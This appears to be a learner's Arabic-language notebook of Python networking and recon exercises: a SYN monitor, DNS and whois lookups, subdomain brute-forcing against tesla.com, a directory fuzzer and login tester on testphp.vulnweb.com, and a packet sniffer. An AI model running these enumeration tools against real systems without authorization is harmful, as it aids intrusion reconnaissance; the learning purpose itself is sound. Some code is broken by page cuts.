هنا ممكن يكون في حاجة واحدة محتاجه تشرح وهيا select() فانكشن...الفانكشن دي بتاخد 3 arguments اول واحد لل
read الثاني لل write الثالث لل errors...احنا محتاجين بس نعمل read للسوكيتس فا هنختار اول واحد بس ونسيب الثاني ب
ليست فاضية

```
from scapy.all import *
from datetime import datetime
import socket, threading

HOST, PORT, LOG = "127.0.0.1", 9999, "tcp.log"

def log(msg):
    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
```

```

b = f"[{t}] {msg}\n"

print(b.strip())
with open(LOG, "a") as f:
    f.write(b)

def monitor():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    s.bind((HOST, PORT))
    s.listen(5)
    log(f"Listening for TCP packets on {HOST}:{PORT}")

    u = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    u.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    u.bind((HOST, PORT))
    log(f"Listening for UDP packets on {HOST}:{PORT}")

    def completed():
        r, _, _ = select.select([s, u], [], [])
        if s in r:
            c, (ip, port) = s.accept()
            log(f"TCP Connection from {ip}:{port}")
            c.close()

        if u in r:
            data, (ip, port) = u.recvfrom(1024)
            log(f"UDP Packet received from {ip}:{port}, Data:
{data.decode('utf-8', errors='ignore')}")

    def raw(pkt):
        if pkt.haslayer(TCP) and pkt[IP].dst == HOST and pkt[TCP].dport ==
PORT and pkt[TCP].flags & 0x02:
            log(f"SYN from {pkt[IP].src}:{pkt[TCP].sport}")

    threading.Thread(target=completed, daemon=True).start()
    try:
        sniff(filter=f"tcp and dst port {PORT}", prn=raw, store=0, iface="lo")
    except KeyboardInterrupt:
        log("Stopped")

open(LOG, "w").close()
monitor()

```

Expected Output ==>

```
[2025-04-22 14:27:28] Listening on 127.0.0.1:9999
[2025-04-22 14:27:58] SYN from 116.207.15.206:29071
[2025-04-22 14:27:58] SYN from 116.207.15.206:29071
[2025-04-22 14:27:58] SYN from 28.220.157.143:57757
[2025-04-22 14:27:58] SYN from 28.220.157.143:57757
[2025-04-22 14:27:58] SYN from 148.35.72.186:11469
[2025-04-22 14:27:58] SYN from 148.35.72.186:11469
[2025-04-22 14:27:58] SYN from 239.90.169.211:39691
[2025-04-22 14:27:58] SYN from 239.90.169.211:39691
[2025-04-22 14:27:58] SYN from 142.177.239.229:14996
[2025-04-22 14:27:58] SYN from 142.177.239.229:14996
[2025-04-22 14:27:58] SYN from 81.111.96.75:55632
[2025-04-22 14:27:58] SYN from 81.111.96.75:55632

tcp.log
~/Desktop
Open [v] [x]

34 [2025-04-22 14:27:59] SYN from 218.183.221.221:20775
35 [2025-04-22 14:27:59] SYN from 218.183.221.221:20775
36 [2025-04-22 14:27:59] SYN from 252.116.252.223:34936
37 [2025-04-22 14:27:59] SYN from 252.116.252.223:34936
38 [2025-04-22 14:27:59] SYN from 151.81.22.205:1304
39 [2025-04-22 14:27:59] SYN from 151.81.22.205:1304
40 [2025-04-22 14:27:59] SYN from 79.165.196.167:26280
41 [2025-04-22 14:27:59] SYN from 79.165.196.167:26280
42 [2025-04-22 14:27:59] SYN from 182.119.183.200:24628
43 [2025-04-22 14:27:59] SYN from 182.119.183.200:24628
44 [2025-04-22 14:27:59] SYN from 11.197.81.29:55486
45 [2025-04-22 14:27:59] SYN from 11.197.81.29:55486
46 [2025-04-22 14:27:59] SYN from 71.181.162.156:2502
47 [2025-04-22 14:27:59] SYN from 71.181.162.156:2502
48 [2025-04-22 14:28:00] SYN from 166.59.66.124:10829
49 [2025-04-22 14:28:00] SYN from 166.59.66.124:10829

(macabely@vbox) - [~/Desktop]
$ python 5.py
Attack starting...
Error: [Errno 1] Operation not permitted

(macabely@vbox) - [~/Desktop]
$ sudo python 5.py
[sudo] password for macabely:
Attack starting...
100 packets have been sent to 127.0.0.1:9999

(macabely@vbox) - [~/Desktop]
$ gedit tcp.log

** (gedit:56606): WARNING **: 14:28:20.993: Cou
** (gedit:56606): WARNING **: 14:28:20.993: Cou
```

DAY 4

Task 1

دي ممكن نعملها ب dnspython او socket...استخدمت هنا socket عشان نطبع Ip واحد منطبعض ال A records كلها....الكود كان موجود في تاسكات بايثون اخده كوبي بيست

```
import socket

def resolve():
    user = input("Enter the domain: ")
    try:
        ip = socket.gethostbyname(user)
        return ip
    except socket.gaierror:
        return(f"Domain doesn't exist")
print(resolve())
```

Expected Output ==>

```
Enter the domain: example.com
96.7.128.175
PS C:\Users\ali7a>
```

Task 2

عكس التاسك الي فوق

```
import socket

try:
    test = input("Enter the ip: ")
    best = socket.gethostbyaddr(test)[0]
    print(best)
except:
    print("No data found on that ip!")
```

Expected Output ==>

```
PS C:\Users\ali7a> & C:/Users/ali7a/Python/Task2.py
Enter the ip: 142.251.37.196
mrs09s15-in-f4.1e100.net
PS C:\Users\ali7a> & C:/Users/ali7a/Python/Task2.py
```

Task 3

ال regex علي طول بيخلص الكلام دا....الكود زي ما في Day 1 task 3 غيرت بس ال regex

```
import re
test = input("Enter the file path: ")
regex = re.compile(r'[a-zA-Z0-9-]+\.[a-zA-Z]{2,6}(?:\.[a-zA-Z]{2,6})*')
l = []

with open(test, 'r') as e:
    for line in e:
        match = regex.findall(line)
        l.extend(match)
e.close()
print(l)
```

Expected Output ==>

```
Enter the file path: C:\Users\ali7a\OneD
['google.com', 'test.com', 'tesla.com']
```

Task 4

هنستخدم ال dnspython استخدمت كود Day 3 task 8...غيرت بس ال records من A ل NS

```
import dns.resolver

try:
    domain = input("Enter the domain: ")
    query = dns.resolver.resolve(domain, "NS")
    for server in query:
        print(server)
except dns.resolver.NXDOMAIN:
    print(f"{domain} doesn't exist")
```

Expected Output ==>

```
Enter the domain: google.com
ns1.google.com.
ns4.google.com.
ns2.google.com.
ns3.google.com.
```

Task 5

نفس الي فوق بس هنغير لي MX records...بس كان فيه مشكله ان ال output كان بيطلع قبله رقم 10 مش عارف ليه...دورت شوية لقيت ان ال mail servers دا بيبقا معاها Preference Value ودي بتبقا موجوده عشان لو الدومين عنده اكتر من mail server ساعتها ال sender هيجتار بيعت علي انيو واحد...يجي هنا بقا دور ال Preference Value دي كل لما تبقا اقل كل ما تبقا احسن او ممكن نقول ان ال priority للرقم الاقل....يعني لو دورت علي MX records ل دومين ولقيت 10 mail1.example.com و 20 mail2.example.com الاحسن انك تبعت 10 mail1.example.com. والحل عشان تشيل الرقم دا محتاج تستخدم exchange attribute .

```
import dns.resolver

try:
    domain = input("Enter the domain: ")
    query = dns.resolver.resolve(domain, "MX")
    for server in query:
```

```
print(server.exchange)
except dns.resolver.NXDOMAIN:
    print(f"{domain} doesn't exist")
```

Expected Output ==>

```
Enter the domain: tesla.com
tesla-com.mail.protection.outlook.com.
256 CNAMEs listed
```

Task 6

هنا طبعا في تولز كتير جدا بتعمل الكلام دا كنت بفكر اخذ واحد منهم كوبي بيست وانجز حالي xd. دلوقتي انتا هتحتاج تفهم حاجه الاول..... اي domain او subdomain بيطلع لازم يكون بيشاور علي IP لو الدومين ملهوش IP بيقا مش valid.... فا احنا ممكن نستخدم هنا dnspython نشيك علي ال A records بتاعت ال subdomain لو لقي فيه ip بيقا valid اطبعه (ايأ كان بقا ال subdomain دا بيدي 200 ok او 404 مش موضوعنا).... هتحتاج بردو threading عشان نسرع العملية شوية

1- عملت import لل modules بعديها حطيت 3 variables واحد لل domain وواحد لل wordlist وخليتهم user input وواحد لل subdomains وخليته ليستة فاضيه

2- عملت فانكشن جواها ب 2 parameters:

- عملت variable حطيت فيه الاتنين parameters بحيث يدر شكل ال subdomain
- اخذ ال variable دا عملته resolve اشوف ال A records بتاعته لو تمام اعمله append في الليست الفاضية بتاعت ال subdomains
- استخدمت try - except عشان ال error وعشان لو ملقاش A record لل sub يطبع انه ملوش ip

3- عملت فانكشن تانية دي هفتح فيها ال wordlist وهستخدم ال threading:

- عملت Open للفايل وديته variable بعد كدا اخذ ال variable دا وعملته strip
- بعديها استخدمت ال threadpool الكود بتاعها عملته كتير
- بعديها طبعت كل sub في لسته ال subdomains واستخدمت try - except عشان ال errors

```
import dns.resolver
import concurrent.futures
domain = input("Enter your domain: ")
wordlist = input("Enter the wordlist path: ")
subdomains = []

def test(sub, domain):
    f = f"{sub}.{domain}"
```



```

try:
    dns.resolver.resolve(f, "A")
    subdomains.append(f)
except (dns.resolver.NoAnswer, dns.resolver.NXDOMAIN):
    pass
except Exception as e:
    print(f"Error! {e}")

def thread():
    try:
        with open(wordlist, 'r') as w:
            t = [line.strip() for line in w]
            print(f"Getting subs for {domain}")
            with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
executor:
                executor.map(lambda sub: test(sub, domain), t)
            if subdomains:
                print("Found subdomains: ")
                for sub in sorted(subdomains):
                    print(sub)
            else:
                print("No subs found")
    except FileNotFoundError:
        print("Wordlist does not exist")

thread()

```

Expected Output ==>

```

Getting subs for tesla.com
Error! A DNS label is empty.
Found subdomains:
apps.tesla.com
auth.tesla.com
autodiscover.tesla.com
billing.tesla.com
developer.tesla.com
events.tesla.com
feedback.tesla.com
link.tesla.com
marketing.tesla.com
meet.tesla.com
mobile.tesla.com
origin-www.tesla.com
partners.tesla.com

```

Task 7

ال SPF records دا جز من ال TXT record يعني احنا هنستخدم dnspython ونعمل resolve علي TXT وبيبقا ليها standards انها مثلاً بتبدأ ب v=spf1

What does an SPF record look like?

SPF records must follow certain standards in order for the server to understand how to interpret its contents. Here is an example of the core components of an SPF record:

```
v=spf1 ip4:192.0.2.0 ip4:192.0.2.1 include:examplesender.email -all
```

الكوڈ اتعمل كٲٲر قبل كذا ھنضيف بس if بالشروط الى فوق

```
import dns.resolver

try:
    domain = input("Enter you domain: ")
    a = dns.resolver.resolve(domain, "TXT")
    for text in a:
        s = text.to_text()
        if "v=spf1" in s :
            print(f"SPF record for the domain: {s}")
except (dns.resolver.NoAnswer, dns.resolver.NXDOMAIN):
    print("No SPF records for this domain")
except Exception as e:
    print(f"Error! {e}")
```

Expected Output ==>

[illegible]

Task 8

دورت لقيت في module اسمه whois بخلص الموضوع في سطرين ويبرجع json data

```
import whois
test = input("Enter your domain: ")
s = whois.whois(test)
print(s)
```

Expected Output ==>

```
Enter your domain: tesla.com
{
  "domain_name": "TESLA.COM",
  "registrar": "MarkMonitor, Inc.",
  "registrar_url": "http://www.markmonitor.com",
  "reseller": null,
  "whois_server": "whois.markmonitor.com",
  "referral_url": null,
  "updated_date": [
    "2024-10-02 10:15:20",
    "2024-10-02 10:15:20+00:00"
  ],
  "creation_date": [
    "1992-11-04 05:00:00",
    "1992-11-04 05:00:00+00:00"
  ],
  "expiration_date": [
    "2026-11-03 05:00:00",
    "2026-11-03 00:00:00+00:00"
  ],
  "name_servers": [
    "A1-12.AKAM.NET",
    "A10-67.AKAM.NET",
    "A12-64.AKAM.NET",
    "A28-65.AKAM.NET",
    "A7-66.AKAM.NET",
    "A9-67.AKAM.NET",
```

Task 9

هنا انا فكرت اننا نجيب الدومين ونعمله resolve علي A records والمفروض انها تجبلنا اكثر من ip نشوف لو ال IPs دي مختلفة بيقا ال IP بتاع الدومين اتغير....لو ثابتة بيقا متغيرش....ولو طلع IP واحد بيقا متغيرش بردو

1- عملت فانكشن ب parameter اسمه domain حطيت فيها الاتي:

- جبت variable عملت فيه resolve لل A records علي ال domain parameter الي هيجي من ال user input وعملت return لل ip addresses ال جت
- استخدمت try - except عشان ال errors

2- عملت فانكشن تانية عملت فيها الاتي:

- حطيت فيها variable لل user input يحط فيه الدومين
- جبت variable عملت فيه call للفانكشن الاولانيه الي بتجمع ال IPs...لو مرجعتش حاجه ببريك
- لو لسته ال IPs دي عناصرها اكثر من 1 ساعتها هأخذ اول عنصر واحطه في all فانكشن (دي بوليان فانكشن بترجع true او false) واقارنه بل ips كلها وشوف لو في اختلاف بيقا ال ip بتاع الدومين اتغير لو مفيش بيقا متغيرش

```

import dns.resolver

def test(domain):
    try:
        ips = dns.resolver.resolve(domain, 'A')
        return [i.address for i in ips]
    except (dns.resolver.NoAnswer, dns.resolver.NXDOMAIN):
        print("Invalid domain")
        return []
    except Exception as e:
        print(f"Error {e}")
        return []

def best():
    domain = input("Enter domain name: ")
    ips = test(domain)
    if not ips:
        return
    if len(ips) > 1:
        t = ips[0]
        s = all(ip == t for ip in ips)
        if not s:
            print("Domain's ip has been changed over time")
        else:
            print("Domain's ip hasn't been changed over time")
    else:
        print("Domain's ip hasn't been changed over time")

best()

```

Expected Output ==>

```

Enter domain name: tesla.com
Domain's ip has been changed over time

```

Task 10

نفس تاسك 6 بس هنستخدم سوكيت حرفيا نفس الكود

```

import socket
import concurrent.futures
domain = input("Enter the target domain: ")

```

```

wordlist = input("Enter the wordlist path: ")
subdomains = []

def test(sub, domain):
    subs = f"{sub}.{domain}"
    try:
        socket.gethostbyname(subs)
        subdomains.append(subs)
    except socket.gaierror:
        pass
    except Exception as e:
        print(f"Error {e}")

def best():
    try:
        with open(wordlist, 'r') as f:
            s = [line.strip() for line in f]
            print(f"Getting subs for: {domain}")
            with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
executor:
                executor.map(lambda sub: test(sub, domain), s)
            if subdomains:
                print("Subdomains found:")
                for sub in sorted(subdomains):
                    print(sub)
            else:
                print("No subdomains found")
    except FileNotFoundError:
        print("Wordlist does not exist.")

best()

```

Expected Output ==>

```

autodiscover.tesla.com
billing.tesla.com
developer.tesla.com
events.tesla.com
feedback.tesla.com
link.tesla.com
marketing.tesla.com
meet.tesla.com
mobile.tesla.com
origin-www.tesla.com
partners.tesla.com
pay.tesla.com
profile.tesla.com

```

Day 5

Task 1

التاسك اتعمل قبل كذا في بايثون اخذ الكود كوبي بيست

```
import requests
url = "https://example.com"
res = requests.post(url)
for header, value in res.headers.items():
    print(f"{header}: {value}")
```

Expected Output ==>

```
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 359
Cache-Control: max-age=0
Date: Thu, 24 Apr 2025 07:44:46 GMT
Alt-Svc: h3=":443"; ma=93600,h3-29=":443"; ma=93600,quic=":443"; ma=93600; v="43"
Connection: close
PS C:\Users\ali7a>
```

Task 2

اتعمل برود قبل كذا في تاسكات بايثون

```
import requests
from bs4 import BeautifulSoup
url = "http://testphp.vulnweb.com/login.php"
req = requests.get(url)
soup = BeautifulSoup(req.content, "html.parser")
links = set()

for link in soup.find_all(["a", "link"], href=True):
    links.add(link["href"])

for link in soup.find_all(src=True):
    links.add(link["src"])
print("Extracted links:")

for link in sorted(links):
    print(link)
```

Expected Output ==>

```
categories.php
disclaimer.php
guestbook.php
http://www.acunetix.com
http://www.electasy.com/Fractal-Explorer/index.html
https://www.acunetix.com/
https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
https://www.acunetix.com/vulnerability-scanner/
https://www.acunetix.com/vulnerability-scanner/php-security-scanner/
```

Task 3

الكود برده كان موجود بس عدلت فيه شوية حاجات.... استخدمت try - except عشان الريكويست الي بيتبعث ببيقا ب بروتوكول http فالو في سيرفر smtp بتاع mails مش هيقدر يبعثله ريكويست ساعتها ال response هيجي من غير statue code فالهيدي error..... فالاستخدمت try - except عشان اظبط ال error

```
import urllib.request

try:
    t = urllib.request.urlopen("https://www.google.com").getcode()
    if 500 <= t <= 599:
        print("website is down")
    else:
        print("website is up")
except urllib.error.URLError:
    print("website is down")
```

Expected Output ==>

```
PS C:\Users\ali7a> python3 website.py
website is up
PS C:\Users\ali7a> python3 website.py
website is down
PS C:\Users\ali7a>
```

Task 4

هنا انا استخدمت نفس الكود القديم الي في تاسك 2 غيرت بس التاج لي تايتل وهنا حصل مشكله انه كان بيطلع التايتل معاه التايتل تاج كمان...بعديها عرفت علي طول ان الكود كان غلط لأنني كنت بطلع attribute من التايتل تاج وهو اصلا ملهوش attributes

```
import requests
from bs4 import BeautifulSoup
url = "http://testphp.vulnweb.com/login.php"
req = requests.get(url)
soup = BeautifulSoup(req.content, "html.parser")

for link in soup.find_all(["title"]):
    print(link)
```

Expected Output ==>

```
<title>login page</title>
```

دورت شوية لقيت في تايتل فانكشن بتجيب التايتل بس بردو كان فيها نفس المشكلة لقيت انك محتاج تستخدم ال text فانكشن عشان تشيل التاجز.

```
import requests
from bs4 import BeautifulSoup
url = "http://testphp.vulnweb.com/login.php"
req = requests.get(url)
soup = BeautifulSoup(req.content, "html.parser")
title = soup.title.text
print(title)
```

Expected Output ==>

```
login page
```

هنا بقا انا قولت طب ليه مستخدمش الكود القديم واستخدم فيه ال text عشان اشيل التاجز... رجعت الكود القديم تاني وفعلا اشتغل (بس هو فكرته غلط اساسا التايتل تاج ملهوش attributes)

```
import requests
from bs4 import BeautifulSoup
url = "http://testphp.vulnweb.com/login.php"
req = requests.get(url)
soup = BeautifulSoup(req.content, "html.parser")
for link in soup.find_all(["title"]):
    print(link.text)
```

Expected Output ==>

```
login page
```


Task 5

هنا انا كنت بفكر استخدم BeautifulSoup وعمل scrape علي الدومين لو لقي ال robots.txt بيعتلقها ريكويست ويطبع الي جواها...بس الحوار ان robots.txt مش بتبقا موجوده فل source page اصلا او مش بتتخط فل تاجز...فا ملقتش حل غير اني احطها manual وابتعت ريكويست لو جاب OK 200 بيقا موجوده واطبع بقا الي جواها لو ملقهاش بيقا مفيش robots.txt هنا

```
import requests
url = "https://my.te.eg/"

try:
    if not url.endswith("/"):
        url += "/"
    robots = url + "robots.txt"
    res = requests.get(robots)
    if res.status_code == 200:
        print(res.text)
    else:
        print("No robots.txt found")
except Exception as e:
    print(f"Error {e}")
```

Expected Output ==>



```
User-agent: LinkedInBot
Disallow: /
User-agent: *
Disallow: /
```

Task 6

دا اتعمل قبل كذا في تاسكات بايثون اخذ الكود كوبي بيست

```
import requests
url = 'https://httpbin.org/headers'
headers = {
    'User-Agent': 'Hello how are you, iam fine thank you',
    'Accept': 'accept ya3m ay 7aga',
    'Accept-Language': 'ay raz3',
    'Connection': 'keep-alive'
}
response = requests.get(url, headers=headers)
print(response.content.decode())
```

Expected Output ==>

```
{
  "headers": {
    "Accept": "accept ya3m ay 7aga",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "ay raz3",
    "Host": "httpbin.org",
    "User-Agent": "Hello how are you, iam fine thank you",
    "X-Amzn-Trace-Id": "Root=1-6809ff87-275ed18123815ee214477994"
  }
}
```

Task 7

كان فيه حاجه شبه كذا في تاسكات بايثون بتاع ال brute force هنتشيل بس ال loop ونحط ال parameters المطلوبه ونبعت بوست ريكويست

```
import requests
def test():
    username = input("Enter your username: ")
    password = input("Enter your password: ")
    url = "http://testphp.vulnweb.com/userinfo.php"
    data = {"uname": username, "pass": password}
    response = requests.post(url, data=data)
    if '<input name="uname"' not in response.text:
        print(f"Successful login, welcome: {username}")
    else:
        print("Wrong credentials")
test()
```

Expected Output ==>

```
Enter your username: test
Enter your password: test
Successful login, welcome: test
```

Task 8

عايزين نحمل صور من url جي من اليوزر...هنا انتا محتاج تشوف الصور بتبقا موجوده فين في الويب....جواب صحيح: في ال img تاجز ببيقا في لينك للصورة ببيقا محطوط في .src (في حجات تاجز تانيه بيتحط فيها ال images بس انا بسهل علي نفسي xd)

فا احنا كدا محتاجين نطلع ال src attribute من ال img تاج من ال response فا هنستخدم BeautifulSoup. حلو جنبنا اول حاجه...دلوقتي بقا انتا محتاج تاخد بالك من حاجه دلوقتي انتا لو طلعت اللينك بتاع الصورة ال هتجيبه من ال src في اغلب الاحوال مبييقاش كامل بيبقا relative.

بمعني انه هيجبك ال static directory الي بيتحط فيه الصور بس او ممكن كمان يجبك اسم الصورة بس....ودي مشكلة لأن انتا مش معاك ال url كامل الي تقدر تحمل منه الصورة فعشان كدا هحتاج urljoin عشان نضم ال relative url علي ال url الي حطه اليوزر فيكدا بيقا معنا ال absolute url بتاع الصورة نقدر نحمله منه.

وطبعا بديهي هحتاج requests عشان نبعت بيه ال ريكويست و كمان os عشان نشوي اليوزر عايز يسيف الصور فين

1-هنعمل import لل os و requests و BeautifulSoup و urllib.parse هنجيب منه urljoin

2- عملت 2 variables واحد اليوزر هيحط فيه ال root domain والتاني هيحط فيه الفولدر الي هيسيف فيه الصور

3- عملت variable بيعت ريكويست لل url الي حطه اليوزر ويشيك لو ال url مبيتديش 200 يعمل error.

وعملت variable تاني ياخد ال response content ويعمل parse ويدور علي ال img تاجز

4- عملت for loop لكل تاج موجود يسيرش علي ال src attribute لو ملقهوش يشوف ال data-src احيانا بردو بيبقا موجود فيه الصور

5- لو ال src موجود نبتدي بقا نظبط ال url....ممكن اللينك بيبقا في parameters ولا حاجه...فا عشان كدا هنستخدم ال urljoin عشان نضم اللينك الي موجود فل src علي ال url الي حطه اليوزر

6- استخدمت if لو اللينك دا مش منهني بل extensions بتاعت الصور ميعملش حاجه...لو منهني عملت variable حطيت فيه اللينك دا هيبقا فايل جديد هنحمل بيه الصورة وهيتحط في الفولدر

7- هنبتدي بقا نحمل الصورة...الصور بتبقا binary files الداتا بتاعتها بتبقا bytes فا احنا هنحملها بردو as binary.....هنبعت ريكويست لل full url بقا ال احنا ظبطناه لو جاب 200 code ابتدي افتح الفايل الي احنا سايقنا فيه ال url واحمله 'as binary' وwb واحطه في الفولدر

8- استخدمت try - except عشان ال errors

```
import os
import requests
from bs4 import BeautifulSoup
from urllib.parse import urljoin
site = input("Enter the root domain url: ")
save = input("Where you gonna save the images: ")

try:
    response = requests.get(site)
    response.raise_for_status()
    soup = BeautifulSoup(response.text, 'html.parser')
    tags = soup.find_all('img')
```

```

for img in tags:
    src = img.get('src') or img.get('data-src')
    if src:
        full = urljoin(site, src)
        filename = os.path.basename(full.split('?')[0])
        if not filename.lower().endswith(('.jpg', '.jpeg', '.png', '.gif',
        '.webp')):
            continue
        file = os.path.join(save, filename)
        try:
            test = requests.get(full)
            if test.status_code == 200:
                with open(file, 'wb') as f:
                    f.write(test.content)
                print(f"Downloaded: {filename}")
        except requests.RequestException:
            print(f"Failed: {filename}")

except requests.RequestException as e:
    print(f"Failed to fetch {site}: {e}")

```

Expected Output ==>

```

Enter the root domain url: http://testphp.vulnweb.com/
Where you gonna save the images: C:\Users\...
Downloaded: logo.gif

```

Task 9

الحقيقه هنا الموضوع معقد شوية..... لأن ال headlines بتبقا موجوده ف <h1> او <h2> تاجز او <h3> او <a> مش دي المشكله... المشكله ان التاجز دي برودو بتبقا فيها حاجات تانيه مش headlines تبع newspaper بس... فا نا معرفتش افصل ازاى بين ال headlines والحاجات التانيه فكرت استخدم regex بس ملقتش واحد مناسب.

1- هنعمل import ل requests و BeautifulSoup

2- عملت 2 variables واحد لليوزر يحط فيه ال url و واحد تاني حطيت فيه user agent header عشان احيانا ممكن ناخد بلوك علي بعض المواقع لو دخلنا من غير user agent

3- عملت variable بعث فيه الريبكيست بعد كدا اخذ ال variable عملتله html.parser ب BeautifulSoup وطلعت منه كل ال h1 h2 h3 تاجز

4- لو التاجز دي مش فاضيه اعمل الاتي:

- عملت for loop واستخدمت enumerate فانكش علي لسته ال tags الي وخليت ال index يبدأ من 1 مش 0 (عشان هستخدمه بعد كذا في طباعه ال headlines ويكون ال output لطيف)
- بعديها ابتديت اطبع ال headlines برقم قبلها يعني 1- headline وهكذا

5- لو التاجز فاضيه اطبع مفيش headlines واستخدمت try - except

```
import requests
from bs4 import BeautifulSoup

try:
    url = input("Enter a url: ")
    agent = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/91.0.4472.124'}
    response = requests.get(url, headers=agent)
    response.raise_for_status()
    soup = BeautifulSoup(response.text, 'html.parser')
    tags = soup.find_all(['h1', 'h2', 'h3'])
    if tags:
        for i, tag in enumerate(tags, 1):
            if tag:
                print(f"{i}- {tag.text}")
    else:
        print("Nothing found")
except requests.RequestException as e:
    print(f"Error {e}")
```

Expected Output ==> استخدمت ال <https://www.cbc.ca/news>

```
How can we rebuild the Canadian economy? Business leaders say there are 4 priorities
How can we rebuild the Canadian economy? Business leaders say there are 4 priorities
A generational opportunity to strengthen Canada's economy, industry says
Is Canada headed for a recession? Some economists say it's already here
Bank of Canada holds interest rate at 2.75%, says trade war could cause a recession
Inflation in Canada cooled slightly to 2.3% in March
A global recession is coming, economists warn
As tariffs roil the markets, here's why some sectors are faring worse than others
```

Task 10

دا بيتقال عليه fuzzing اتعمل قبل كذا لما عملنا brute force علي ال subdomains....هحتاج requests عشان نبعت بيه الريبوستات و threading عشان نسرع الدنيا و urljoin عشان نضم الدومين وال path علي بعض وفكرت كمان اني اطبع التايتل بتاع ال page لو forbidden او not found فا جيبته BeautifulSoup

1- عملت import لل modules وعملت 2 variables واحد اليوزر هيحط فيه ال url وواحد تاني لل wordlist

2- عملت فانكشن ب parameter path فيها الاتي:

- عملت 3 variables واحد ضميت فيه ال url الي جي من اليوزر مع ال path ال جي من ال wordlist...واحد حظيت فيه user agent...واحد سميته title ساويته ب none (هنستخدمه عشان نطبع التايتل)
- بعديها عمل variable عملت فيه الريكويست وقفلت ال redirect عشان لو دخلنا ف endpoint ميرجعناش ل login page ولا حاجه لو احنا مش authorized لا انا عايز اشوف الويب بيچ دي عامله ازاى
- عملت variable ثاني عشان اجيب التايتل تاج....بعديها جبت التايتل variable ال كنا مساويينه ب none خليته يساوي التيكست بتاع ال variable ال فيه التاج نفسه دا لو هوا مش فاضي اساسا.
- بعديها عملت print لل endpoint سواء بقا كانت 200 ولا 404 ولا اياً كان.

3- عملت فانكشن ثانيه عشان ال threading الكود بتاعها اظن واضح عملناه كتير قبل كذا

```
import requests
import concurrent.futures
from bs4 import BeautifulSoup
from urllib.parse import urljoin

target = input("Enter the url: ")
wordlist = input("Enter the wordlist path: ")

def test(path):
    try:
        endpoint = urljoin(target, path)
        agent = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/91.0.4472.124'}
        title = None
        response = requests.get(endpoint, headers=agent, allow_redirects=False)
        soup = BeautifulSoup(response.content, "html.parser")
        tag = soup.find("title")
        title = tag.get_text(strip=True) if tag else None

        print(f"endpoint: {endpoint} ==> {response.status_code} <> {title}")
    except requests.RequestException:
        pass

def thread():
    try:
        with open(wordlist, "r") as f:
            s = [line.strip() for line in f]
            if not s:
                print("Wordlist is empty")
                return
            print("Finding endpoints")
            with concurrent.futures.ThreadPoolExecutor(max_workers=50) as
```

```

executor:
    executor.map(test, s)
except FileNotFoundError:
    print("Wordlist does not exist.")

thread()

```

Expected Output ==>

```

endpoint: http://testphp.vulnweb.com/crack ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/privacy ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/blog ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/cgi-bin ==> 403 <> 403 Forbidden
endpoint: http://testphp.vulnweb.com/09 ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/archives ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/10 ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/faq ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/home ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/login.php ==> 200 <> login page
endpoint: http://testphp.vulnweb.com/2 ==> 404 <> 404 Not Found
endpoint: http://testphp.vulnweb.com/sitemap ==> 404 <> 404 Not Found

```

Day 6

Task 1

التاسك دا اتعمل قبل كدا في Day 3 task 10 بس دا كان بي sniff علي ال incoming packets عايزين بقا نغيره انه يسنيّف ال outgoing...عشان نعمل دا محتاجين نحدد البايكيتس الي هنسنيّف عليها الي هيا في الاغلب كلها هتبقا tcp بس بردو احتياطا نخط udp و icmp او اي حاجه مش هتفرق....الكود معظمه اخده من تاسكات قبل كدا

```

from scapy.all import *
from datetime import datetime

offsec = "eth0"

def test(pkt):

    try:
        if IP in pkt:
            pr = "Unknown"
            sport, dport = "N/A", "N/A"

            if TCP in pkt:
                pr = "TCP"

```

```

        sport = pkt[TCP].sport
        dport = pkt[TCP].dport
    elif UDP in pkt:
        pr = "UDP"
        sport = pkt[UDP].sport
        dport = pkt[UDP].dport
    elif ICMP in pkt:
        pr = "ICMP"

    t = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    print(f"[{t}] {pr} packet. {pkt[IP].src}:{sport} -> {pkt[IP].dst}:
{dport} (Size: {len(pkt)} bytes)")
except Exception as e:
    print(f"Error: {e}")

def best():
    print(f"Capturing packets running")
    try:
        sniff(iface=offsec, prn=lambda pkt: threading.Thread(target=test,
args=(pkt,), daemon=True).start(), store=0)
    except KeyboardInterrupt:
        print(f"script Stopped")
    except Exception as e:
        print(f"Error: {e}")
best()

```


Expected Output ==>

```
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 420 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:34110 → 34.149.100.209:443 (Size: 147 bytes)
2025-04-24 14:23:46] TCP packet. 34.149.100.209:443 → 10.0.2.15:34110 (Size: 60 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 699 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 54 bytes)
2025-04-24 14:23:46] TCP packet. 10.0.2.15:36412 → 142.251.37.170:443 (Size: 85 bytes)
2025-04-24 14:23:46] TCP packet. 142.251.37.170:443 → 10.0.2.15:36412 (Size: 60 bytes)
